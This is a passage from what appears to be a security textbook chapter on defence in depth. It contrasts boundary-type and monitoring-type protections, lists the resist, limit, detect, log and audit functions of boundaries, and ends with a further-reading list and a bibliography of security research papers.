Some protections are *areal*, in the sense that they constitute a shell around what they ought to protect: doors, walls, shields, etc. all belong to this category. We already saw the limitations of such methods if they are used alone. With that in mind, areal protections often act bilaterally: they prevent someone from entering or from leaving the enclosed area. However, they cannot inform us about whether someone is inside or outside.

Other protections are *volumetric*, in the sense that they inform us about what is going on, or have an effect, inside the region that they protect: videosurveillance, motion detection, HIDS, etc. Such methods are agnostic as to how the attacker managed to get inside. That being said, they are only relevant within their region of operation.

In theory, both types of protections are correlated: if you leave a room to go to another room, then you should go through a certain number of aeral (A) and volumetric (V) domains: you are in a room (V), open the door (A), go into the corridor (V) and walk to another door (A), then into the other room (V). It should not be the case that an attacker goes from one volumetric region to another without encountering an aeral boundary — if that happens, this means the boundary is ineffective.

What kind of functions should boundaries implement? The most basic is the idea that a boundary prevents adversaries from going through. But this is often impossible to achieve, and therefore we can progressively relax our needs:

- *Resist*: even if the adversary can go through, we should make it difficult.
- *Limit*: even if the adversary gets on the other side, the impact should be as small as possible.
- *Detect*: even if the adversary gets on the other side, we should learn that they did.
- *Log*: even if we fail to detect when the adversary gets on the other side, we should have evidence that they did.
- *Audit*: even if there is no evidence that an adversary went to the other side, we should ensure that we would have caught them if they did.

In practice, a combination of all these functions is desirable. Take the following toy example as an illustration of the above notions: we have a room and there is a key in the room. Our goal is to prevent the attacker from getting this key.

- As a basic prevention mechanism, we will ensure that the room has a door, and that this door is closed.

- An adversary may open the door. To make that more difficult we install an automatic lock, so that the door closes and locks itself after someone entered. The adversary may also try to force the door; to resist this we make it a heavy and thick door. Maybe we can use several doors in sequence[8], or combine a door with other barriers (e.g. a very narrow corridor).

- If the adversary gets inside the room, we cannot prevent them from taking the key. But we should ensure to limit the impact of their getting here. For instance, we would ensure that the room is not nearby any other sensitive asset, as perhaps the attacker may use that they went in the room to get closer to that other asset.

- If the adversary gets inside the room, we need to know. A combination of areal (e.g., the door reports unexpected access) and volumetric (e.g., a video camera) surveillance mechanisms should alert us to the presence of an intruder. Having been warned of the presence of an attacker we can increase our defenses, and we know their location; since we cannot prevent the attackers from getting the key at this point, we should consider the key is compromised and change the locks that it opens.

- If the adversary gets inside the room without raising any alarm, but we later discover that the key has been stolen, we need to have collected evidence (videosurveillance, logs, etc.) so as to understand how the attacker succeeded, why the alarm was not raised, and potentially share this information with the police in case of pursuits. We also learn that the key was compromised and that we should change the corresponding locks even without signs of an attack being underway.[9]

- Even if no alarm is raised and there is no evidence of the room being accessed, we should regularly check that all the mechanisms work as intended. So for instance we would check that the door closes and locks properly, that the video surveillance can see anyone entering the room, that when that happens an alarm is raised, etc.

The rationale underpinning this sequence of questions is to leave as small a room as possible for adversaries to leverage a failure of our defence strategy. It is also to force our adversary to use many different (and possibly expensive) tools, and waste time trying to bypass alarms. But our strategy would be moot if we are not unaware of what the adversary can do, and how we can best detect what they try to do. In other terms, we must to some degree *expect* certain attacks, and *correlate* events that are not attacks in themselves, but are signs or symptoms that indicate the possibility of an attack.

9.4 Further reading

- The defence in depth mechanism has a long military history; its use in the design of computer infrastructures was advocated amongst others by the US National Security Agency.[10] A more historic account (focused on cryptography) of information strategies can be found in Kahn [Kah96], while an introduction to strategy in general can be found e.g. in Sloan [Slo16]. It is also culturally interesting to read about the GUNMAN project,

[8]The notion of redundancy is often underestimated; while not always applicable, it should not be dismissed out of principle.

[9]We may also use dies, such as disperse red 9 (1-methylamino-9,10-anthracenedione), as banks do to stain stolen banknotes, although the toxicity and carcinogenic properties of this chemical are still unclear.

[10]See `https://www.nsa.gov/ia/_files/support/defenseindepth.pdf`

for instance the NSA report on it[11], although its relevance to strategy itself is perhaps less obvious.

- Elements of tamper-resistant design in the context of smartcarts can be found in Kömmerling and Kuhn [KK99], and in the context of microprocessors in Waksman and Sethumadhavan [WS10]. Fennelly [Fen16; FP16] constitutes a good introduction to physical security.
- A slightly outdated but still interesting CS155 course at Stanford provides an introduction to network perimetric defences.[12] Some non-technical references are available to the general public, such as Monte [Mon15], Krekel [KAB14; Kre09], Wu and Irwin [WI16]. Although they *all* focus on the network aspect of things, these references are fairly comprehensive.
- It is instructive to read through what industry leaders do to protect their assets; however this information is often hard to get. Interesting examples include Amazon's[13], Google's[14], Dropbox's[15], and Microsoft's[16] security white papers. Regulations and certifications (such as PCI) also have a wealth of information, but they are often behind a paywall. In any case, the reader will find how these companies implement defence in depth.

[11]See https://www.nsa.gov/about/cryptologic-heritage/historical-figures-publications/publications/assets/files/gunman-project/Learning_From_the_Enemy_The_GUNMAN_Project.pdf

[12]See https://crypto.stanford.edu/cs155old/cs155-spring06/13-network-defense.pdf

[13]See https://d0.awsstatic.com/whitepapers/aws-security-whitepaper.pdf

[14]See https://cloud.google.com/security/whitepaper

[15]See https://www.dropbox.com/static/business/resources/Security_Whitepaper.pdf

[16]See https://www.microsoft.com/en-us/download/details.aspx?id=26552

Bibliography

[10] *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*. IEEE Computer Society, 2010. ISBN: 978-0-7695-4035-1. URL: http://ieeexplore.ieee.org/xpl/mostRecentIssue.jsp?punumber=5504620.

[12] *IEEE Symposium on Security and Privacy, SP 2012, 21-23 May 2012, San Francisco, California, USA*. IEEE Computer Society, 2012. ISBN: 978-0-7695-4681-0. URL: http://ieeexplore.ieee.org/xpl/mostRecentIssue.jsp?punumber=6233637.

[Adr+15] David Adrian, Karthikeyan Bhargavan, Zakir Durumeric, Pierrick Gaudry, Matthew Green, J. Alex Halderman, Nadia Heninger, Drew Springall, Emmanuel Thomé, Luke Valenta, Benjamin VanderSloot, Eric Wustrow, Santiago Zanella-Béguelin and Paul Zimmermann. 'Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice'. In: *22nd ACM Conference on Computer and Communications Security*. Oct. 2015.

[AM07] Ross J. Anderson and Tyler Moore. 'Information Security Economics - and Beyond'. In: *Advances in Cryptology - CRYPTO 2007, 27th Annual International Cryptology Conference, Santa Barbara, CA, USA, August 19-23, 2007, Proceedings*. Ed. by Alfred Menezes. Vol. 4622. Lecture Notes in Computer Science. Springer, 2007, pp. 68–91. ISBN: 978-3-540-74142-8. URL: https://doi.org/10.1007/978-3-540-74143-5_5.

[And+15] Marc Andrysco, David Kohlbrenner, Keaton Mowery, Ranjit Jhala, Sorin Lerner and Hovav Shacham. 'On Subnormal Floating Point and Abnormal Timing'. In: *2015 IEEE Symposium on Security and Privacy, SP 2015, San Jose, CA, USA, May 17-21, 2015*. IEEE Computer Society, 2015, pp. 623–639. ISBN: 978-1-4673-6949-7. URL: https://doi.org/10.1109/SP.2015.44.

[And16] Iosif I. Androulidakis. 'Introduction: Confidentiality, Integrity, and Availability Threats in Mobile Phones'. In: *Mobile Phone Security and Forensics: A Practical Approach*. Cham: Springer International Publishing, 2016, pp. 1–14. ISBN: 978-3-319-29742-2. URL: https://doi.org/10.1007/978-3-319-29742-2_1.

[Bar+16] Hadrien Barral, Houda Ferradi, Rémi Géraud, Georges-Axel Jaloyan and David Naccache. 'ARMv8 Shellcodes from 'A' to 'Z''. In: *Information Security Practice and Experience - 12th International Conference, ISPEC 2016, Zhangjiajie, China, November 16-18, 2016, Proceedings*. Ed. by Feng Bao, Liqun Chen, Robert H. Deng and Guojun Wang. Vol. 10060. Lecture Notes in Computer Science. 2016, pp. 354–377. ISBN: 978-3-319-49150-9. URL: https://doi.org/10.1007/978-3-319-49151-6_25.

[BD12] Leyla Bilge and Tudor Dumitras. 'Before we knew it: an empirical study of zero-day attacks in the real world'. In: *the ACM Conference on Computer and Communications Security, CCS'12, Raleigh, NC, USA, October 16-18, 2012*. Ed. by Ting Yu, George Danezis and Virgil D. Gligor. ACM, 2012, pp. 833–844. ISBN: 978-1-4503-1651-4. URL: http://doi.acm.org/10.1145/2382196.2382284.

[BDL01] Dan Boneh, Richard A. DeMillo and Richard J. Lipton. 'On the Importance of Eliminating Errors in Cryptographic Computations'. In: *J. Cryptology* 14.2 (2001), pp. 101–119. URL: https://doi.org/10.1007/s001450010016.

[Bel05] David Elliott Bell. 'Looking Back at the Bell-La Padula Model'. In: *21st Annual Computer Security Applications Conference (ACSAC 2005), 5-9 December 2005, Tucson, AZ, USA*. IEEE Computer Society, 2005, pp. 337–351. ISBN: 0-7695-2461-3. URL: https://doi.org/10.1109/CSAC.2005.37.

[Ber96] Peter L. Bernstein. *Against the gods: The remarkable story of risk*. Princeton University Press, 1996.

[BL73] David Elliott Bell and Leonard J. LaPadula. *Secure computer systems: Mathematical foundations*. Tech. rep. MITRE Corporation, 1973.

[Bod+12] Sean Bodmer, Max Kilger, Gregory Carpenter and Jade Jones. *Reverse deception: organized cyber threat counter-exploitation*. McGraw Hill Professional, 2012.

[Bon+12] Joseph Bonneau, Cormac Herley, Paul C. van Oorschot and Frank Stajano. 'The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes'. In: *IEEE Symposium on Security and Privacy, SP 2012, 21-23 May 2012, San Francisco, California, USA*. IEEE Computer Society, 2012, pp. 553–567. ISBN: 978-0-7695-4681-0. URL: https://doi.org/10.1109/SP.2012.44.

[Bon12] Joseph Bonneau. 'The Science of Guessing: Analyzing an Anonymized Corpus of 70 Million Passwords'. In: *IEEE Symposium on Security and Privacy, SP 2012, 21-23 May 2012, San Francisco, California, USA*. IEEE Computer Society, 2012, pp. 538–552. ISBN: 978-0-7695-4681-0. URL: https://doi.org/10.1109/SP.2012.49.

[BP10] Joseph Bonneau and Sören Preibusch. 'The Password Thicket: Technical and Market Failures in Human Authentication on the Web'. In: *9th Annual Workshop on the Economics of Information Security, WEIS 2010, Harvard University, Cambridge, MA, USA, June 7-8, 2010*. 2010. URL: http://weis2010.econinfosec.org/papers/session3/weis2010_bonneau.pdf.

[Bro05] Gerald Brose. 'Access Control'. In: *Encyclopedia of Cryptography and Security*. Ed. by Henk C. A. van Tilborg. Springer, 2005. ISBN: 978-0-387-23473-1. URL: https://doi.org/10.1007/0-387-23483-7_3.

[BS97] Eli Biham and Adi Shamir. 'Differential Fault Analysis of Secret Key Cryptosystems'. In: *Advances in Cryptology - CRYPTO '97, 17th Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 1997, Proceedings*. Ed. by Burton S. Kaliski Jr. Vol. 1294. Lecture Notes in Computer Science. Springer, 1997, pp. 513–525. ISBN: 3-540-63384-7. URL: https://doi.org/10.1007/BFb0052259.

[CF08] Victor Cherkashin and Gregory Feifer. *Spy handler: memoir of a KGB officer: the true story of the man who recruited Robert Hanssen and Aldrich Ames*. Basic Books, 2008.

[Coh+05] Henri Cohen, Gerhard Frey, Roberto Avanzi, Christophe Doche, Tanja Lange, Kim Nguyen and Frederik Vercauteren. *Handbook of elliptic and hyperelliptic curve cryptography*. CRC press, 2005.

[Cow+00] Crispin Cowan, F Wagle, Calton Pu, Steve Beattie and Jonathan Walpole. 'Buffer overflows: Attacks and defenses for the vulnerability of the decade'. In: *DARPA Information Survivability Conference and Exposition, 2000. DISCEX'00. Proceedings*. Vol. 2. IEEE. 2000, pp. 119–129.

[CPR07] Jean-Sébastien Coron, Emmanuel Prouff and Matthieu Rivain. 'Side Channel Cryptanalysis of a Higher Order Masking Scheme'. In: *Cryptographic Hardware and Embedded Systems - CHES 2007, 9th International Workshop, Vienna, Austria, September 10-13, 2007, Proceedings*. Ed. by Pascal Paillier and Ingrid Verbauwhede. Vol. 4727. Lecture Notes in Computer Science. Springer, 2007, pp. 28–44. ISBN: 978-3-540-74734-5. URL: https://doi.org/10.1007/978-3-540-74735-2_3.

[Dou07] Frédérick Douzet. 'Les frontières chinoises de l'Internet'. French. In: *Hérodote* 2 (2007), pp. 127–142.

[Dou14] Frédérick Douzet. 'La géopolitique pour comprendre le cyberespace'. French. In: *Hérodote* 1 (2014), pp. 3–21.

[Ear97] Pete Earley. *Confessions of a spy: The real story of Aldrich Ames*. Berkley Books, 1997.

[Fen16] Lawrence Fennelly. *Effective physical security*. Butterworth-Heinemann, 2016.

[Fer+16] Houda Ferradi, Rémi Géraud, David Naccache and Assia Tria. 'When organized crime applies academic results: a forensic analysis of an in-card listening device'. In: *J. Cryptographic Engineering* 6.1 (2016), pp. 49–59. URL: https://doi.org/10.1007/s13389-015-0112-3.

[FG05] Wieland Fischer and Berndt M. Gammel. 'Masking at Gate Level in the Presence of Glitches'. In: *Cryptographic Hardware and Embedded Systems - CHES 2005, 7th International Workshop, Edinburgh, UK, August 29 - September 1, 2005, Proceedings*. Ed. by Josyula R. Rao and Berk Sunar. Vol. 3659. Lecture Notes in Computer Science. Springer, 2005, pp. 187–200. ISBN: 3-540-28474-5. URL: https://doi.org/10.1007/11545262_14.

[FMC11] Nicolas Falliere, Liam O. Murchu and Eric Chien. *W32. stuxnet dossier*. Tech. rep. Symantec Corp., 2011.

[FP16] Lawrence Fennelly and Marianna Perry. *Physical security: 150 things you should know*. Butterworth-Heinemann, 2016.

[Gen+15] Daniel Genkin, Lev Pachmanov, Itamar Pipman and Eran Tromer. 'Stealing Keys from PCs Using a Radio: Cheap Electromagnetic Attacks on Windowed Exponentiation'. In: *Cryptographic Hardware and Embedded Systems - CHES 2015 - 17th International Workshop, Saint-Malo, France, September 13-16, 2015, Proceedings*. Ed. by Tim Güneysu and Helena Handschuh. Vol. 9293. Lecture Notes in Computer Science. Springer, 2015, pp. 207–228. ISBN: 978-3-662-48323-7. URL: https://doi.org/10.1007/978-3-662-48324-4_11.

[Gen+16a] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Adi Shamir and Eran Tromer. 'Physical key extraction attacks on PCs'. In: *Commun. ACM* 59.6 (2016), pp. 70–79. URL: http://doi.acm.org/10.1145/2851486.

[Gen+16b] Daniel Genkin, Lev Pachmanov, Itamar Pipman and Eran Tromer. 'ECDH Key-Extraction via Low-Bandwidth Electromagnetic Attacks on PCs'. In: *Topics in Cryptology - CT-RSA 2016 - The Cryptographers' Track at the RSA Conference 2016, San Francisco, CA, USA, February 29 - March 4, 2016, Proceedings*. Ed. by Kazue Sako. Vol. 9610. Lecture Notes in Computer Science. Springer, 2016, pp. 219–235. ISBN: 978-3-319-29484-1. URL: https://doi.org/10.1007/978-3-319-29485-8_13.

[Gen+16c] Daniel Genkin, Lev Pachmanov, Itamar Pipman, Eran Tromer and Yuval Yarom. 'ECDSA Key Extraction from Mobile Devices via Nonintrusive Physical Side Channels'. In: *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*. Ed. by Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers and Shai Halevi. ACM, 2016, pp. 1626–1638. ISBN: 978-1-4503-4139-4. URL: http://doi.acm.org/10.1145/2976749.2978353.

[GK12] Arnaud Garrigues and Olivier Kempf. 'L'OTAN et la cyberdéfense'. French. In: *Sécurité globale* 1 (2012), pp. 133–142.

[GL02] Lawrence A. Gordon and Martin P. Loeb. 'The economics of information security investment'. In: *ACM Transactions on Information and System Security (TISSEC)* 5.4 (2002), pp. 438–457. URL: http://doi.acm.org/10.1145/581271.581274.

[GMW86] Oded Goldreich, Silvio Micali and Avi Wigderson. 'How to Prove all NP-Statements in Zero-Knowledge, and a Methodology of Cryptographic Protocol Design'. In: *Advances in Cryptology - CRYPTO '86, Santa Barbara, California, USA, 1986, Proceedings*. Ed. by Andrew M. Odlyzko. Vol. 263. Lecture Notes in Computer Science. Springer, 1986, pp. 171–185. URL: https://doi.org/10.1007/3-540-47721-7_11.

[Gol13] Oded Goldreich. 'A Short Tutorial of Zero-Knowledge'. In: *Secure Multi-Party Computation*. Ed. by Manoj Prabhakaran and Amit Sahai. Vol. 10. Cryptology and Information Security Series. IOS Press, 2013, pp. 28–60. ISBN: 978-1-61499-168-7. URL: https://doi.org/10.3233/978-1-61499-169-4-28.

[Gol91] David Goldberg. 'What every computer scientist should know about floating-point arithmetic'. In: *ACM Computing Surveys (CSUR)* 23.1 (1991), pp. 5–48.

[GPT15] Daniel Genkin, Itamar Pipman and Eran Tromer. 'Get your hands off my laptop: physical side-channel key-extraction attacks on PCs - Extended version'. In: *J. Cryptographic Engineering* 5.2 (2015), pp. 95–112. URL: https://doi.org/10.1007/s13389-015-0100-7.

[GST14] Daniel Genkin, Adi Shamir and Eran Tromer. 'RSA Key Extraction via Low-Bandwidth Acoustic Cryptanalysis'. In: *Advances in Cryptology - CRYPTO 2014 - 34th Annual Cryptology Conference, Santa Barbara, CA, USA, August 17-21, 2014, Proceedings, Part I*. Ed. by Juan A. Garay and Rosario Gennaro. Vol. 8616. Lecture Notes in Computer Science. Springer, 2014, pp. 444–461. ISBN: 978-3-662-44370-5. URL: https://doi.org/10.1007/978-3-662-44371-2_25.

[GVY17] Daniel Genkin, Luke Valenta and Yuval Yarom. 'May the Fourth Be With You: A Microarchitectural Side Channel Attack on Several Real-World Applications of Curve25519'. In: *ACM Conference on Computer and Communications Security (CCS)*. 2017.

[Har13] Yannick Harrel. *La cyberstratégie russe*. French. Nuvis, 2013.

[Hom+12] Andrei Homescu, Michael Stewart, Per Larsen, Stefan Brunthaler and Michael Franz. 'Microgadgets: Size Does Matter in Turing-Complete Return-Oriented Programming'. In: *6th USENIX Workshop on Offensive Technologies, WOOT'12, August 6-7, 2012, Bellevue, WA, USA, Proceedings*. Ed. by Elie Bursztein and Thomas Dullien. USENIX Association, 2012, pp. 64–76. URL: http://www.usenix.org/conference/woot12/microgadgets-size-does-matter-turing-complete-return-oriented-programming.

[KAB14] Bryan Krekel, Patton Adams and George Bakos. 'Occupying the information high ground: Chinese capabilities for computer network operations and cyber espionage'. In: *International Journal of Computer Research* 21.4 (2014), p. 333.

[Kah96] David Kahn. *The codebreakers*. Second. Scribner, 1996.

[KK99] Oliver Kömmerling and Markus G. Kuhn. 'Design Principles for Tamper-Resistant Smartcard Processors'. In: *Proceedings of the 1st Workshop on Smartcard Technology, Smartcard 1999, Chicago, Illinois, USA, May 10-11, 1999*. Ed. by Scott B. Guthery and Peter Honeyman. USENIX Association, 1999. URL: https://www.usenix.org/conference/usenix-workshop-smartcard-technology/design-principles-tamper-resistant-smartcard.

[KL14] Jonathan Katz and Yehuda Lindell. *Introduction to modern cryptography*. CRC press, 2014.

[Koc96] Paul C. Kocher. 'Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems'. In: *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*. Ed. by Neal Koblitz. Vol. 1109. Lecture Notes in Computer Science. Springer, 1996, pp. 104–113. ISBN: 3-540-61512-1. URL: https://doi.org/10.1007/3-540-68697-5_9.

[Kre09] Brian Krekel. *Capability of the People's Republic of China to conduct cyber warfare and computer network exploitation*. 2009.

[KS17] David Kohlbrenner and Hovav Shacham. 'On the effectiveness of mitigations against floating-point timing channels'. In: *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017.* Ed. by Engin Kirda and Thomas Ristenpart. USENIX Association, 2017, pp. 69–81. URL: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/kohlbrenner.

[KT79] Daniel Kahneman and Amos Tversky. 'Prospect theory: An analysis of decision under risk'. In: *Econometrica: Journal of the econometric society* (1979), pp. 263–291.

[Len+93] Arjen K. Lenstra, Hendrik W. Lenstra Jr., Mark S. Manasse and John M. Pollard. 'The number field sieve'. In: *The development of the number field sieve*. Springer, 1993, pp. 11–42.

[Lim14] Kevin Limonier. 'La Russie dans le cyberespace: représentations et enjeux'. French. In: *Hérodote* 1 (2014), pp. 140–160.

[Lin13] Jon R. Lindsay. 'Stuxnet and the limits of cyber warfare'. In: *Security Studies* 22.3 (2013), pp. 365–404.

[LS12] Rolf Lidskog and Göran Sundqvist. 'Sociology of Risk'. In: *Handbook of Risk Theory: Epistemology, Decision Theory, Ethics, and Social Implications of Risk*. Ed. by Sabine Roeser, Rafaela Hillerbrand, Per Sandin and Martin Peterson. Dordrecht: Springer Netherlands, 2012, pp. 1001–1027. ISBN: 978-94-007-1433-5. URL: https://doi.org/10.1007/978-94-007-1433-5_40.

[Mon15] Matthew Monte. *Network attacks and exploitation: A framework*. John Wiley & Sons, 2015.

[MOP07] Stefan Mangard, Elisabeth Oswald and Thomas Popp. *Power analysis attacks - revealing the secrets of smart cards*. Springer, 2007. ISBN: 978-0-387-30857-9.

[MPG05] Stefan Mangard, Thomas Popp and Berndt M. Gammel. 'Side-Channel Leakage of Masked CMOS Gates'. In: *Topics in Cryptology - CT-RSA 2005, The Cryptographers' Track at the RSA Conference 2005, San Francisco, CA, USA, February 14-18, 2005, Proceedings*. Ed. by Alfred Menezes. Vol. 3376. Lecture Notes in Computer Science. Springer, 2005, pp. 351–365. ISBN: 3-540-24399-2. URL: https://doi.org/10.1007/978-3-540-30574-3_24.

[Mur+10] Steven J. Murdoch, Saar Drimer, Ross J. Anderson and Mike Bond. 'Chip and PIN is Broken'. In: *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*. IEEE Computer Society, 2010, pp. 433–446. ISBN: 978-0-7695-4035-1. URL: https://doi.org/10.1109/SP.2010.33.

[MVV96] Alfred J. Menezes, Paul C. Van Oorschot and Scott A. Vanstone. *Handbook of applied cryptography*. CRC press, 1996.

[Neu74] Arnold Neumaier. 'Rundungsfehleranalyse einiger verfahren zur summation endlicher summen'. In: *ZAMM-Journal of Applied Mathematics and Mechanics/Zeitschrift für Angewandte Mathematik und Mechanik* 54.1 (1974), pp. 39–51.

[Odl03] Andrew Odlyzko. 'Economics, psychology, and sociology of security'. In: *Computer Aided Verification*. Springer. 2003, pp. 182–189.

[PB10] Sören Preibusch and Joseph Bonneau. 'The Password Game: Negative Externalities from Weak Password Practices'. In: *Decision and Game Theory for Security - First International Conference, GameSec 2010, Berlin, Germany, November 22-23, 2010. Proceedings*. Ed. by Tansu Alpcan, Levente Buttyán and John S. Baras. Vol. 6442. Lecture Notes in Computer Science. Springer, 2010, pp. 192–207. ISBN: 978-3-642-17196-3. URL: https://doi.org/10.1007/978-3-642-17197-0_13.

[Qui+89] Jean-Jacques Quisquater, Myriam Quisquater, Muriel Quisquater, Michaëll Quisquater, Louis C. Guillou, Marie Annick Guillou, Gaïd Guillou, Anna Guillou, Gwenolé Guillou, Soazig Guillou and Thomas A. Berson. 'How to Explain Zero-Knowledge Protocols to Your Children'. In: *Advances in Cryptology - CRYPTO '89, 9th Annual International Cryptology Conference, Santa Barbara, California, USA, August 20-24, 1989, Proceedings*. Ed. by Gilles Brassard. Vol. 435. Lecture Notes in Computer Science. Springer, 1989, pp. 628–631. ISBN: 3-540-97317-6. URL: https://doi.org/10.1007/0-387-34805-0_60.

[Roc14] S. J. Rockefeller. *A kill chain analysis of the 2013 target data breach*. Tech. rep. United States Committee on Commerce, Science and Transportation, 2014.

[Roe+12] Ryan Roemer, Erik Buchanan, Hovav Shacham and Stefan Savage. 'Return-Oriented Programming: Systems, Languages, and Applications'. In: *ACM Trans. Inf. Syst. Secur.* 15.1 (2012), 2:1–2:34. URL: http://doi.acm.org/10.1145/2133375.2133377.

[Sch00] Bruce Schneier. 'A self-study course in block-cipher cryptanalysis'. In: *Cryptologia* 24.1 (2000), pp. 18–33.

[Sch08] Bruce Schneier. 'The Psychology of Security'. In: *Progress in Cryptology - AFRICACRYPT 2008, First International Conference on Cryptology in Africa, Casablanca, Morocco, June 11-14, 2008. Proceedings*. Ed. by Serge Vaudenay. Vol. 5023. Lecture Notes in Computer Science. Springer, 2008, pp. 50–79. ISBN: 978-3-540-68159-5. URL: https://doi.org/10.1007/978-3-540-68164-9_5.

[Shu+17] Xiaokui Shu, Ke Tian, Andrew Ciambrone and Danfeng Yao. 'Breaking the Target: An Analysis of Target Data Breach and Lessons Learned'. In: *CoRR* abs/1701.04940 (2017). URL: http://arxiv.org/abs/1701.04940.

[Slo16] Elinor C Sloan. *Modern Military Strategy: An Introduction*. Taylor & Francis, 2016.

[SS10] Neil J. Smelser and Richard Swedberg. *The handbook of economic sociology*. Princeton University Press, 2010.

[Ste95] Bruce Sterling. *The hacker crackdown: evolution of the US telephone network*. 1995.

[SXZ17] 'Access Control'. In: *Encyclopedia of GIS*. Ed. by Shashi Shekhar, Hui Xiong and Xun Zhou. Springer, 2017, p. 39. ISBN: 978-3-319-17884-4. URL: https://doi.org/10.1007/978-3-319-17885-1_100020.

[Tho+15] Kurt Thomas, Danny Yuxing Huang, David Y. Wang, Elie Bursztein, Chris Grier, Tom Holt, Christopher Kruegel, Damon McCoy, Stefan Savage and Giovanni Vigna. 'Framing Dependencies Introduced by Underground Commoditization'. In: *14th Annual Workshop on the Economics of Information Security, WEIS 2015, Delft, The Netherlands, 22-23 June, 2015*. 2015. URL: http://www.econinfosec.org/archive/weis2015/papers/WEIS_2015_thomas.pdf.

[Uss+16] Martin Ussath, David Jaeger, Feng Cheng and Christoph Meinel. 'Advanced persistent threats: Behind the scenes'. In: *Information Science and Systems (CISS), 2016 Annual Conference on*. IEEE. 2016, pp. 181–186.

[Vau02] Serge Vaudenay. 'Security Flaws Induced by CBC Padding - Applications to SSL, IPSEC, WTLS ...' In: *Advances in Cryptology - EUROCRYPT 2002, International Conference on the Theory and Applications of Cryptographic Techniques, Amsterdam, The Netherlands, April 28 - May 2, 2002, Proceedings*. Ed. by Lars R. Knudsen. Vol. 2332. Lecture Notes in Computer Science. Springer, 2002, pp. 534–546. ISBN: 3-540-43553-0. URL: https://doi.org/10.1007/3-540-46035-7_35.

[WI16] Chwan-Hwa John Wu and J. David Irwin. *Introduction to computer networks and cybersecurity*. CRC Press, 2016.

[Woz07] Steve Wozniak. *iWoz: Computer geek to cult icon*. WW Norton & Company, 2007.

[WS10] Adam Waksman and Simha Sethumadhavan. 'Tamper Evident Microprocessors'. In: *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*. IEEE Computer Society, 2010, pp. 173–188. ISBN: 978-0-7695-4035-1. URL: https://doi.org/10.1109/SP.2010.19.

[YGH17] Yuval Yarom, Daniel Genkin and Nadia Heninger. 'CacheBleed: a timing attack on OpenSSL constant-time RSA'. In: *J. Cryptographic Engineering* 7.2 (2017), pp. 99–112. URL: https://doi.org/10.1007/s13389-017-0152-y.

[Zim14] Carson Zimmerman. *Ten strategies of a world-class cybersecurity operations center*. Tech. rep. MITRE Corporation, 2014.